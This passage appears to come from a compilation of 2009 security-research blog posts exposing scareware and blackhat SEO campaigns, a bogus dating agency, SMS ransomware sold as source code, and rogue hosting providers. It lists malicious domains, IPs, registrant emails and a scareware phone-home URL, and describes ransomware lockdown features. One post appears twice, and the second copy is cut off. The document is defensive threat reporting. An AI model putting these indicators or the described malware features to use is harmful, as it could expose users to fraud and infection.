1bestprotectionscanner .com

securityhelpcenter .com

antivirus-online-pro-scan .com

securedonlinecomputerscan .com

antispywarepcscanner .com

securedvirusscanner .com

virusinfocheck .com

antivirusbestscannerv1 .com

antispywareupdateservice .com

platinumsecurityupdate .com

antispywareupdatesystem .com

onlineupdatessystem .com

softwareupdatessystem .com

securedpaymentsystem .com

infosecuritycenter .com

antispywareproupdates .com

securedsoftwareupdate .cn

securedupdateslive .cn

thankyouforinstall .cn

securityupdatessystem .cn

securedsystemresources .cn

securedosupdates .cn

windowssecurityupdates .cn

Once executed it downloads Microsoft's original thank you note (**update.microsoft.com/windowsupdate/v6/t-**

hanks.aspx), and confirms the installation so that the blackhat SEO campaigners will receive a piece of the pie at **securedliveuploads .com/?act=fb &1=0 &2=0 &3=kfddnffaffihlcoemdkedcaefcfaffedhfmdmboc &4=eebajf-jafekaifnbddghoclg &5=22 &6=1 &7=63 &8=31 &9=0 &10=1**

Related phone-back locations:

liveavantbrowser2 .cn - (83.133.123.140)

181

securedliveuploads .com

liveavantbrowser2 .cn

awardspacelooksbig .us

crytheriver .biz

softwareupdatessystem .com

securedsoftwareupdate .cn

securedupdateslive .cn

securedosupdates .cn

Blackhat SEO subdomains at the free web site hosting services:

2qnews.07x .net

2rnews.07x .net

1news.07x .net

1knews.07x .net

1xnews.07x .net

gerandong.07x .net

kort.07x .net

30newsx.07x .net

4dnews.07x .net

4dnews.07x .net

laptop.07x .net

30newsf.07x .net

Blackhat SEO domains participating in the second multi-theme campaign:

01may2009 .us

m1m18test .us

m1m17test .us

m1m21test .us

m1m11test .us

m1m16test .us

m1m20test .us

m1m15test .us

m1m14test .us

m1m13test .us

m1m11test .us

m1m15test .us

m1m19test .us

f9o852test .us

f9o851test .us

f9o87test .us

f9o86test .us

f9o5test .us

f9o8test .us

ff7test5 .us

g2g1test .us

Blackhat SEO domains participating in the third campaign:

greg-page-boxing.6may2009 .com - 212.95.58.156

dualsaw.06may2009 .com

craigslist-killer.5may2009 .com

Upon clicking, the user is redirected to **berusimcom .com/t.php?s=18 &pk=**, then to the SEO keyword logger at **berusimcom .com/in.cgi?18 &seoref= &parameter= $keyword &se= $se &ur=1 &HTTP _REFERER=nfl-draft.5may2009 .com &ppckey=**, and then exposed to another portfolio of rogue security software ([7]detection rate) at **hot-porn-tubes.com/promo3/?aid=1361 &vname=antivirus** - 78.129.166.166; 91.212.132.12, with the following domains parked at the same IPs:

xxxtube-for-xxxtube .com

youporn-for-free .com

xtube-xmovie .com

free-xxx-central .com

xtube-downloads .com

porn-tube-movies .com

my-fuck-movies .com

niche-tube-videos-here .net

free-tube-video-central .net

tubezzz-boobezzz .net

hot-tube-tuberzzz .net

Persistence must be met with persistence.

1. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

2. http://ddanchev.blogspot.com/2009/04/twitter-worm-mikeyy-keywords-hijacked.html

3. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

4.

http://4.bp.blogspot.com/_wICHhTiQmrA/Se83RHR2GwI/AAAAAAAADkA/-aXt_tCa3_k/s1600-h/blackhat_seo_news_scare

ware_11.JPG

5. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

6.
http://www.virustotal.com/analisis/18e8d52529e7f0d58bd706663058d341

7.
http://www.virustotal.com/analisis/565faeb69959c4dfa16faa449ebd8a05

Spamvertised Swine Flu Domains - Part Two (2009-05-06 16:20)

185

Dating Spam Campaign Promotes Bogus Dating Agency (2009-05-06 19:45)

From Sweet Sugar Anastasia, Svetlana, Angela, Marino4ka, Irina, Hot Julia, Ane4ka, Nastya, and Yulia, to the [1]Lonely Polina and the [2]malware and exploits serving girls, Russian/Ukrainian dating scams are still pretty active these days.

A recently spammed dating campaign exposes the fraudulent practices of a well known such agency (**Confidential Connections**) that has been [3]changing its name, typosquatting new domains in order to remain beneath the radar, a bit of an awkward practice given their noisy spamming approach of attracting visitors.

The spam’s message:

186

" *Good day, my gentleman!*

All love is probationary, a fact which frightens women and exhilarates men. I believe that unarmed truth and unconditional love will have the final word in reality. I was born in a friendly, cultured family and would like to have the same family in my own life. I love nature, flowers, music, dancing. I like to receive guests at home and spend time with friends. I always try to use opportunity to travel and see new places in the world. I have a good, quite and merry character, don’t like argues and rows. I hope to meet a *white man, Christian, clever. Besides I would like to meet a good person with a good sense of humor, who wants to create a good strong family. If you would be loved, love and be lovable. I am waiting for you* ***http://iam-waiting4love .com/infinity/***

Waiting for your mail

Sveetlana B. "

The user is then asked to register at **hifor-you .com/register.php** followed by an email confirmation explaining how the agency/scam at **ualadys .com** (76.74.250.239 Email: Tyom13@aol.com) works:

187

" *We view ourselves as more of MATCHMAKERS than a mere Introduction Company. We DO NOT BUY OR SELL*

addresses of Ladies from other agents. Rather, we take the time and effort to meet each Lady referred to us in person, interview her at length, checkout her credentials to make sure her intentions are proper, before she gets hosted as our client. It is this knowledge of the Ladies that allows us to select the right persons to introduce to each man.

188

Compatibility is the KEY. Our formula is simple, yet highly productive:

1. You fill out our profile, same as the Ladies

2. Select the Ladies you would like to meet

3. Until you have a predetermined amount of Ladies reply with a yes

4. During your trip meetings are scheduled on a private, one-on-one setting, with an interpreter to assist you (if you require one) We know that your time is limited when you go on trip. This is a very efficient selections process that saves your time and, in fact, allows you the extra time to really get to know the Ladies.

All meetings are one-on-one. We do not organize socials that do not work. Our service is usually based upon a male clients access to time and his available budget. The normal procedure is for a client to look through our gallery of Ladies, select the Ladies for pre-qualification, and correspond with them by e-mail or phone, than arrange a one-on-one visit. Still others, after viewing the Ladies, decide that the best overall approach would be to simply go there and meet as many women as we can arrange for them to meet, and spend time with them before making a

decision.

Also experiencing first-hand their environment and culture gives the man a future understanding of his future bride.

OUR PERSONAL INTRODUCTION TRIP HAS BEEN YEILDING A 95 % SUCCESS RATE! Again, the reason for this is the

growing frustration among the Ladies about the lack of follow through the men, Consequently, many Ladies do not *respond to letters, knowing that few ever follow through. They simply wait to meet the men who go there. THUS, THE SITUATION HAS BECOME A DREAM FOR THE MAN WHO ARE SERIOUS.*

During our Special Photoshoot Trips (e-mail for dates); you will get an opportunity to watch and meet new

Ladies. Many times, clients pick these new Ladies because they are fresh and no one has ever met them before. We have quite a few Ladies who have never made it to the gallery because they got engaged immediately to the men who went no trips. "

The agency is also [4]reserving the right to forward the responsibility for any fraudulent activities to the girls, the majority of which do not exist at the first place in the following way:

All scam patterns have similarities that are very easy to spot if you know what to watch out for:

• Usually the contact originates from a personals site where anyone can place his/her ad for free. Most often

it was not you who initiated the acquaintance; you received a letter from a lovely Russian female who was

interested in you. *Her* description of the partner is always very broad that will fit anybody - "kind intelligent 190

man, age and race don’t matter".

• Sometimes *she* places a real nice discription and lovely, INNOCENT pictures, with honest eyes and kind smile.

You will initiate the acquaintance.

• It is always email correspondence; and letters are sent regularly, often every day; a new picture is sent with almost every letter.

This is very entertaining since the agency is driving traffic to its domains through spamming. The full list of spammed domains part of the campaign :

love-f-emale .com - 62.90.136.207

i-amsingle .com

for-you-from-me .com

destinycombine .com

with-hope-for-love .com

iam-waiting4love .com

allisloveandlove .com

amourwedding .com

adorelovewon .com

andiloveyoutoo .com

attractive-ladies .com

luckyheatrs .com

sunwants .com

myloving-heart .com

touchmy-heart .com

dreams-about-lady .com

fillinglove .net

createyourlove .net

buildyour-happylove .net

tender-woman .net

make-family .net

191

There's something "ingenious" about this type of dating scams, since the bogus dating agency can forward the scam responsibility to the non-existent girls at the first place. Moreover, despite the countless number of email credits, flowers and photos that you've purchased by using the agency's commercial services, the non-existent girl can always reserve the right not to meet or interact with you in any way. And even if there are actual girls working for the ad agency on a revenue-sharing basis, the agency silently makes money by reserving its right to ruin your return on investment no matter how much and what you spend on their site.

Now, that's a business model scamming the gullible and the lonely, which from a legal perspective – excluding

the spamming – can in fact be legal in the country of operation due to the eventual mis-matching of characters.

UPDATE:

The people from "[5]Confidential Connections" have a long history of spamming/scamming activities. Here are more related resources:

[6]A first-person account:

192

" *..ualadies... I work as a guide and translator for guys seeking a wife in Ukraine, and a client just came to me who was due to meet a girl from this agency. Im so wound up by the actions of this agency that i am going to post this thread in every scam forum i know about. Here is a short list of what they did:*

1) Put him in a taxi to pick up the girl and take her to the restaurant, then charged him $80 for what should have been a $10 journey

2) Charged him $60 for a one hour translation, saying that they take a minimum charge of 4 hours ($15 an hour)..this they told him only after the meeting

3) After my client had payed (a very steep $50) to meet the girl, he got her address and decided to send her some flowers (at the local rate of 2 dollars for 1 rose, as apposed to 10 dollars a rose at the agency). The agency, upon finding out about this, called him up and shouted at him for daring to send her roses not through them (!)

193

4) It turned out that the girl hadn't written most of the letters the client had shared with her over a period of a *year, and in fact that the agency themselves had written them, earning good money in the proccess!*

5) The agency lied about the upper age limit for a guy the girl was willing to meet - they put down 60 when she had indicated 40.

6) There is more!...but i think ive written enough for you to get the idea.

Be aware of this agency!

In all my time as a guide/translator i have never seen an agency that works so

shambolicaly. Agencies like this ruin the reputation of the business, in which there are number of hard working honest agencies that suffer as a result. "

[7]More comments from the same person, presumably working there:

" *Beware of ualadys. I live in Ukraine and know someone who works in one of the branches. Word has it that they churn out letters factory-style and often write themselves. They do not allow their girls to turn down a man who has requested to communicate with them, even if they dont want to. They did not allow me to go to their office to check them out and ask them questions. They scare the girls so that they dont get in personal contact with a guy or go to another agency. Beware!* "

194

[8]Exclusive photo gallery from what appears to be a scammed customer – wedding rings are in place. The guy

was

[9]initially spammed:

" *On June 23rd of 2008 (that was 5 months after I gave up my relationship with my ex girlfriend), I received one email from UAladys which stated it was translated for a lady in Ukraine. Her name is Anastasia R. (ID 5008) Her introduction letter went as follows*"

Thankfully, he’s preserved [10]the achive of the correspondence, exposing their practices.

1. http://ddanchev.blogspot.com/2007/11/lonely-polinas-secret.html

2. http://ddanchev.blogspot.com/2008/04/malware-and-exploits-serving-girls.html

3. http://agencyscams.com/Why/ConfidentialConnections.html

4. http://photo.ualadys.com/engl/ladies_antiscam.html

5. http://www.ualadys.com/engl/welcome_mission.html

6. http://www.russianmeetingplace.com/forums/showthread.php?threadid=14715

7. http://www.russianwomendiscussion.com/Forum/index.php?topic=4222

8. http://www.ualadyscam.com/photo_gallery/photo_gallery.htm

9. http://www.ualadyscam.com/default.htm

10. http://www.ualadyscam.com/Correspondences/

195

SMS Ransomware Source Code Now Offered for Sale (2009-05-12 13:46)

Remember the [1]ransomware variant that was locking down user’s PCs and demanding a premium SMS in order for

them to receive the unlocking code?

In an attempt to further monetize the "innovative" practice of converging Windows-based malware and premium SMS numbers operated by the cybercriminals, a do-it-yourself version of the ransomware is currently offered for sale for a mere $15.

Here are some of its features:

- When executed presents the uset with a Blue Screen of Death style error message

- A simple auto-loading feature ensuring it will load every time the host is rebooted, completely disables the startup shell in order to become the first application to appear upon reboot

- Disables Windows Task Manager, Registry Editor, default shortcuts for terminating a program

The vendor would also like to remind its customers that "the application is for educational purposes only", next to a comment on how all of their current customers are fully satisfied with the money they’re making by locking infected user’s PCs. This piece of ransomware has been spreading across the Russian web space since April, and with its source code now offered for sale, it’s only a matter of time before the error messages get localized to multiple languages courtesy of [2]localization on demand cybercrime-friendly services breaking any language barrier for a spam/malware campaign.

However, from an operational security (OPSEC) perspective which I often emphasize on in order to demon-

strate how efficient cybercrime facilitating tactics increase the probability of successfully tracking down the people behind a particular attack, this premium SMS based ransomware tactic is exposing the people behind the campaign much easily due to its reliance on a mobile operator, compared to GPCode’s virtual money exchange approach

([3]Who’s behind the GPcode ransomware?) which given they put enought efforts, the process can be virtually

untraceable.

Despite the fact that vendors have already released [4]unlock code generators for the SMS ransomware, tak-

ing into consideration the potential for widespread ransomware campaigns through the now ubiqitous revenue

generator in the form of scareware ([5]Scareware meets ransomware: "Buy our fake product and we’ll decrypt the files"), the concept is not going away anytime soon.

Related posts:

[6]Mobile Malware Scam iSexPlayer Wants Your Money

[7]New mobile malware silently transfers account credit

[8]New Symbian-based mobile worm circulating in the wild

1. http://blogs.zdnet.com/security/?p=3197

2. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

3. http://blogs.zdnet.com/security/?p=1259

4. http://news.drweb.com/show/?i=304&c=5

5. http://blogs.zdnet.com/security/?p=3014

6. http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplayer-wants.html

7. http://blogs.zdnet.com/security/?p=2415

8. http://blogs.zdnet.com/security/?p=2617

197

A Diverse Portfolio of Fake Security Software - Part Twenty (2009-05-14 20:30)

Has the cloudy economic climate hit [1]the scareware business model, the single most efficient and high-liquidity monetization practice that’s driving the majority of blackhat SEO and malware attacks? The affiliate networks are either experiencing a slow Q2, or are basically experimenting with profit optimization strategies.

Following the "aggressive" piece of [2]scareware with elements of ransomware discovered in March, a new version of the [3]rogue security software is once again holding an [4]infected system’s assets hostage until a license is purchased.

This tactic is however a great example of the dynamics of underground ecosystem ([5]The Dynamics of the

Malware Industry - Proprietary Malware Tools; [6]The Underground Economy’s Supply of Goods; [7]76Service -

Cybercrime as a Service Going Mainstream; [8]Zeus Crimeware as a Service Going Mainstream; [9]Will Code Malware for Financial Incentives; [10]The Cost of Anonymizing a Cybercriminal’s Internet Activities - Part Two; [11]Using Market Forces to Disrupt Botnets; [12]E-crime and Socioeconomic Factors; [13]Price Discrimination in the Market for Stolen Credit Cards; [14]Are Stolen Credit Card Details Getting Cheaper?).

Despite the fact that it’s the network of cybercriminals that pays and motivates other cybercriminals to SQL

inject legitimate sites, send spam, embedd malicious code through compromised accounts and launch blackhat

SEO campaigns, it cannot exist without the traffic that they provide, and is therefore competing with other affiliate networks for it.

For your blacklisting, case-building and cross-checking pleasure, currently active blackhat SEO and Koobface

campaigns monetize the traffic through the following rogue domains:

yourpcshield .com (209.44.126.14) - AS10929 NETELLIGENT Hosting Services Inc. Email: **bershkapull@gmail.com virustopshield .com**

totalvirushield .com

pcguardscan .com

topwinsystemscan .com

basevirusscan .com

systemvirusscan .com

bastvirusscan .com

myfirstsecurityscan .com

fastviruscleaner .com

allvirusscannow .com

freeforscanpc .com (209.44.126.241) - AS10929 NETELLIGENT Hosting Services Inc.

truevirusshield .com

totalvirusshield .com

hypersecurityshield .com

scanyourpconline .com

allowedwebsurfing .com

xvirusdescan .com

securitytrustscan .com

fullsecurityaction .com

fullvirusprotection .com

fullsecuritydefender .com

hupersecuritydot .com

trustedwebsecurity .com

greatscansecurity .com

updateyoursecurity .com

200

antimalware-scannerv2 .com (78.46.88.202) - AS16265 LeaseWeb AS Amsterdam,

Netherlands Email:

basni@lewispr.com

onlinevirusbusterv2 .com

xpvirusprotection2009 .com

total-malwareprotection .com

total-virusprotection .com

xpvirusprotection .com

bestbillingpro .com

truconv .com

safeinternettoolv1 .com (212.117.165.126; 38.99.170.9; 69.4.230.204; 78.47.91.153) - AS36351 SOFTLAYER

Technologies Inc; AS24940 HETZNER-AS Hetzner Online AG RZ-Nuernberg; AS44042 ROOT-AS root eSolutions; AS174

COGENT /PSI Email: **info@dmf.com.tr**

antivirusquickscanv1 .com

computerscanv1 .com

antivirusbestscannerv1 .com

antiviruslivescanv3 .com

proantivirusscanv3 .com

fullantispywarescan .com

webscannertools .com

approved-payments .com

201

ms-scan .org (84.19.184.160) - AS31103 KEYWEB-AS Keyweb AG, Email: **strider.glider@gmail.com**

system-protector .org

system-protector .net

av-lookup .com

ms-scan .info

srv-scan .us

ms-scan .net

ms-scan .biz

srv-scan .biz

bitcoreguard .net (72.232.187.197) AS22576 LAYEREDTECH Layered Technologies, Email: **cbristed1996@gmail.com bitcoreguard .com**

coreguard2009 .com (78.46.151.181) - AS24940 HETZNER-AS Hetzner Online AG RZ-Nuernberg Email: **ivers-**

bradly72@gmail.com

202

coreguard2009 .biz

coreguard2009 .net

coreguardlab2009 .biz (95.211.14.161) - AS16265 LeaseWeb AS Amsterdam, Netherlands, Email:

stiv-

panama@gmail.com

coreguardlab2009 .net

coreguardlab2009 .com

guardlab

.com

(72.232.187.198)

-

AS22576

LAYEREDTECH

Layered

Technologies

Email:

alex-

vasiliev1987@cocainmail.com

guardav .com

guardlab2009 .biz (76.76.103.164) - AS21548 MTO Telecom Inc. Email: **stivpanama@gmail.com**

guardlab2009 .net

guardlab2009 .com

Related posts:

[15]Dissecting a Swine Flu Black SEO Campaign

[16]Massive Blackhat SEO Campaign Serving Scareware

[17]A Diverse Portfolio of Fake Security Software - Part Nineteen

[18]A Diverse Portfolio of Fake Security Software - Part Eighteen

[19]A Diverse Portfolio of Fake Security Software - Part Seventeen

[20]A Diverse Portfolio of Fake Security Software - Part Sixteen

[21]A Diverse Portfolio of Fake Security Software - Part Fifteen

[22]A Diverse Portfolio of Fake Security Software - Part Fourteen

[23]A Diverse Portfolio of Fake Security Software - Part Thirteen

[24]A Diverse Portfolio of Fake Security Software - Part Twelve

[25]A Diverse Portfolio of Fake Security Software - Part Eleven

[26]A Diverse Portfolio of Fake Security Software - Part Ten

[27]A Diverse Portfolio of Fake Security Software - Part Nine

[28]A Diverse Portfolio of Fake Security Software - Part Eight

[29]A Diverse Portfolio of Fake Security Software - Part Seven

[30]A Diverse Portfolio of Fake Security Software - Part Six

[31]A Diverse Portfolio of Fake Security Software - Part Five

[32]A Diverse Portfolio of Fake Security Software - Part Four

[33]A Diverse Portfolio of Fake Security Software - Part Three

[34]A Diverse Portfolio of Fake Security Software - Part Two

[35]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

2. http://blogs.zdnet.com/security/?p=3014

3. http://www.avertlabs.com/research/blog/index.php/2009/05/12/fakealert-trojan-holds-systems-for-ransom/

4. http://blog.fireeye.com/research/2009/03/a-new-method-to-monetize-scareware.html

5. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

6. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

7. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

8. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

9. http://ddanchev.blogspot.com/2008/11/will-code-malware-for-financial.html

10. http://ddanchev.blogspot.com/2009/02/cost-of-anonymizing-cybercriminals.html

11. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

12. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

13. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

14. http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html

15. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

16. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

17. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

18. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

19. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

20. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

21. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

22. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

23. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

24. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

25. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

26. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

27. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

28. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

29. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

30. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

31. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

32. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

33. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

34. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

35. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

204

GazTranzitStroyInfo - a Fake Russian Gas Company Facilitating Cybercrime (2009-05-19 23:37)

" *In gaz we trust*"? I’d rather change **GazTranzitStroyInfo’s** vision to [1]HangUp Team’s infamous - " *in fraud we trust*". It is somehow weird to what lengths would certain cybercriminals go to create a feeling of legitimacy of their enterprise.

AS29371 - gaztranzitstroyinfo LLC - 91.212.41.0/24 based in Russia, Sankt Peterburg, Kropotkina 1, office 299, is one of them. Let’s "drill" for some malicious activity at **GazTranzitStroyInfo,** and demonstrate how cybercriminals are converging different hosting providers to increase the lifecycle of their campaigns.

205

The [2]recent peak of fake codecs (for instance **video-info .info** and **sex-tapes-celebs .com** serving [3]softwarefortubeview.40018.exe) puts the spotlight on **GazTranzitStroyInfo** and its connections with another rogue hosting provider in the face of **AS48841**, EUROHOST-AS Eurohost LLC, which was providing hosting infrastructure to the scareware domains part of [4]Conficker’s Scareware Monetization strategy, and continues to do so for a great deal of exploits/malware serving domains, next to **AS10929** [5]NETELLIGENT Hosting Services Inc. where the infrastructure of the three hosting providers has converged.

Let’s detail some malicious activity found at **GazTranzitStroyInfo.** The following are redirectors to live exploits/zeus config files/scareware found within **AS29371** and pushed through blackhat SEO and web site compromises:

206

peopleopera .cn - 91.212.41.96

forexsec .cn

vitamingood .cn

bookadorable .cn

drawingstyle .cn

housedomainname .cn

workfuse .cn

schoolh .cn

rainfinish .cn

housevisual .cn

worksean .cn

liteauction .cn

newtransfer .cn

oceandealer .cn

musicdomainer .cn

websiteflower .cn

designroots .cn

islandtravet .cn

litefront .cn

clubmillionswow .cn

207

softwaresupport-group .com - 91.212.41.91

bestfindahome .cn

dastrealworld .ru

elantrasantrope .ru

borishoffbibi .ru

sandiiegoexpo .ru

nightplayauto .ru

startdontstop .ru

nicdaheb .cn - 91.212.41.119

sehmadac .cn

vavgurac .cn

tixleloc .cn

xidsasuc .cn

cuzlumif .cn

teyrebuf .cn

hifgejig .cn

tukhemaj .cn

rogkadej .cn

wuhwasum .cn

sipcojeq .cn

tixwagoq .cn

silzefos .cn

popyodiw .cn

cakpapaz .cn

208

Rogue security software:

addedantivirusonline .com - 91.212.41.114

addedantivirusstore .com

addedantiviruslive.com

addedantiviruspro.com

countedantiviruspro.com

myplusantiviruspro.com

easyaddedantivirus.com

yourcountedantivirus.com

bestcountedantivirus.com

yourplusantivirus.com

For instance, a sampled domain such as **housedomainname .cn/in.cgi?6** redirects us to **securityonlinedirect**

.com/scan.php?affid=02083 which is [6]serving scareware with hosting courtesy of **AS10929** Netelligent Hosting Services Inc, which in case you remember popped-up in the [7]Diverse Portfolio of Fake Security Software - Part Twenty. At **securityonlineworld .com** (209.44.126.22) we also have a portfolio of scareware domains:

thestabilityweb .com

securityonlineworld .com

websecuritypolice .com

wwwsafeexamine .com

dynamicstabilityexamine .com

networkstabilityexamine .com

209

safetyscansite .com

onlinesafetyscansite .com

securityscansite .com

stabilityonlineskim .com

socialsecurityscan .com

securityexamination .com

internetsecuritymetrics .com

onlinebrandsecuritys .com

securityonlinedirect .com

scanstabilityinternet .com

stabilityaudit .com

websecuritybureau .com

safewebsecurity .com

webbrowsersecurity .com

futureinternetsecurity .com

superiorinternetsecurity .com

The [8]fake codec at **video-info .info** (**AS29371** - gaztranzitstroyinfo LLC) is in fact downloaded from **kir-fileplanet**

.com - 91.212.65.54 (**AS48841**; EUROHOST-NET) where more malicious activity is easily detected at:

downloadmax .org - 91.212.65.19

hd-codec .com

shotgol .com

kauitour .com

coecount .com

countbiz .com

videoaaa .net

7stepsmedia .net

ispartof .net

amoretour .net

browardcount .net

trucount3000 .com - 91.212.65.10; 91.212.65.29

trucount3001 .com

trucount3002 .com

antivirus-xppro-2009.com

onlinescanxppp .com

onlinescanxpp .com

onlinescanxp .com

free-webscaners .com

In cybercriminals I don’t trust.

Related posts:

[9]Fake Codec Serving Domains from Digg.com’s Comment Spam Attack

[10]Lazy Summer Days at UkrTeleGroup Ltd

[11]Bogus LinkedIn Profiles Redirect to Malware and Rogue Security Software

[12]Massive Blackhat SEO Campaign Serving Scareware

[13]EstDomains and Intercage VS Cybercrime

[14]The Template-ization of Malware Serving Sites

[15]The Template-ization of Malware Serving Sites - Part Two

[16]Malware campaign at YouTube uses social engineering tricks

[17]Poisoned Search Queries at Google Video Serving Malware

[18]Syndicating Google Trends Keywords for Blackhat SEO

Related Russian Business Network coverage:

[19]The New Media Malware Gang - Part Four

[20]The New Media Malware Gang - Part Three

[21]The New Media Malware Gang - Part Two

[22]The New Media Malware Gang

[23]Rogue RBN Software Pushed Through Blackhat SEO

[24]RBN’s Phishing Activities

[25]RBN’s Puppets Need Their Master

[26]RBN’s Fake Account Suspended Notices

[27]A Diverse Portfolio of Fake Security Software

[28]Go to Sleep, Go to Sleep my Little RBN

[29]Exposing the Russian Business Network

[30]Detecting the Blocking the Russian Business Network

[31]Over 100 Malwares Hosted on a Single RBN IP

[32]RBN's Fake Security Software

[33]The Russian Business Network

1. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

2. http://blog.threatfire.com/2009/05/softwarefortubeview-codec-schemes.html

3. http://www.virustotal.com/analisis/c41a781f59f75e7022ce4bdd165117b0

4. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

5. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

6. http://www.virustotal.com/analisis/2bfe53d6b4d1457b241a81e684a98ad3

7. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

8. http://www.virustotal.com/analisis/c41a781f59f75e7022ce4bdd165117b0%20

9. http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html

10. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

11. http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html

12. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

13. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

14. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

15. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

16. http://blogs.zdnet.com/security/?p=2695

17. http://ddanchev.blogspot.com/2009/01/poisoned-search-queries-at-google-video.html

18. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html

19. http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html

20. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

21. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

22. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

23. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

24. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

25. http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html

26. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

27. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

28. http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html

29. http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html

30. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

31. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

32. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

33. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

212

GazTranzitStroyInfo - a Fake Russian Gas Company Facilitating Cybercrime (2009-05-19 23:37)

" *In gaz we trust*"? I’d rather change **GazTranzitStroyInfo’s** vision to [1]HangUp Team’s infamous - " *in fraud we trust*". It is somehow weird to what lengths would certain cybercriminals go to create a feeling of legitimacy of their enterprise.

AS29371 - gaztranzitstroyinfo LLC - 91.212.41.0/24 based in Russia, Sankt Peterburg, Kropotkina 1, office 299, is one of them. Let’s "drill" for some malicious activity at **GazTranzitStroyInfo,** and demonstrate how cybercriminals are converging different hosting providers to increase the lifecycle of their campaigns.

213

The [2]recent peak of fake codecs (for instance **video-info .info** and **sex-tapes-celebs .com** serving [3]softwarefortubeview.40018.exe) puts the spotlight on **GazTranzitStroyInfo** and its connections with another rogue hosting provider in the face of **AS48841**, EUROHOST-AS Eurohost LLC, which was providing hosting infrastructure to the scareware domains part of [4]Conficker’s Scareware Monetization strategy, and continues to do so for a great deal of exploits/malware serving domains, next to **AS10929** [5]NETELLIGENT Hosting Services Inc. where the infrastructure of the three hosting providers has converged.

Let’s detail some malicious activity found at **GazTranzitStroyInfo.** The following are redirectors to live exploits/zeus config files/scareware found within **AS29371** and pushed through blackhat SEO and web site compromises:

214

peopleopera .cn - 91.212.41.96

forexsec .cn

vitamingood .cn

bookadorable .cn

drawingstyle .cn

housedomainname .cn

workfuse .cn

schoolh .cn

rainfinish .cn

housevisual .cn

worksean .cn

liteauction .cn

newtransfer .cn

oceandealer .cn

musicdomainer .cn

websiteflower .cn

designroots .cn

islandtravet .cn

litefront .cn

clubmillionswow .cn

215

softwaresupport-group .com - 91.212.41.91

bestfindahome .cn

dastrealworld .ru

elantrasantrope .ru

borishoffbibi .ru

sandiiegoexpo .ru

nightplayauto .ru

startdontstop .ru

nicdaheb .cn - 91.212.41.119

sehmadac .cn

vavgurac .cn

tixleloc .cn

xidsasuc .cn

cuzlumif .cn

teyrebuf .cn

hifgejig .cn

tukhemaj .cn

rogkadej .cn

wuhwasum .cn

sipcojeq .cn

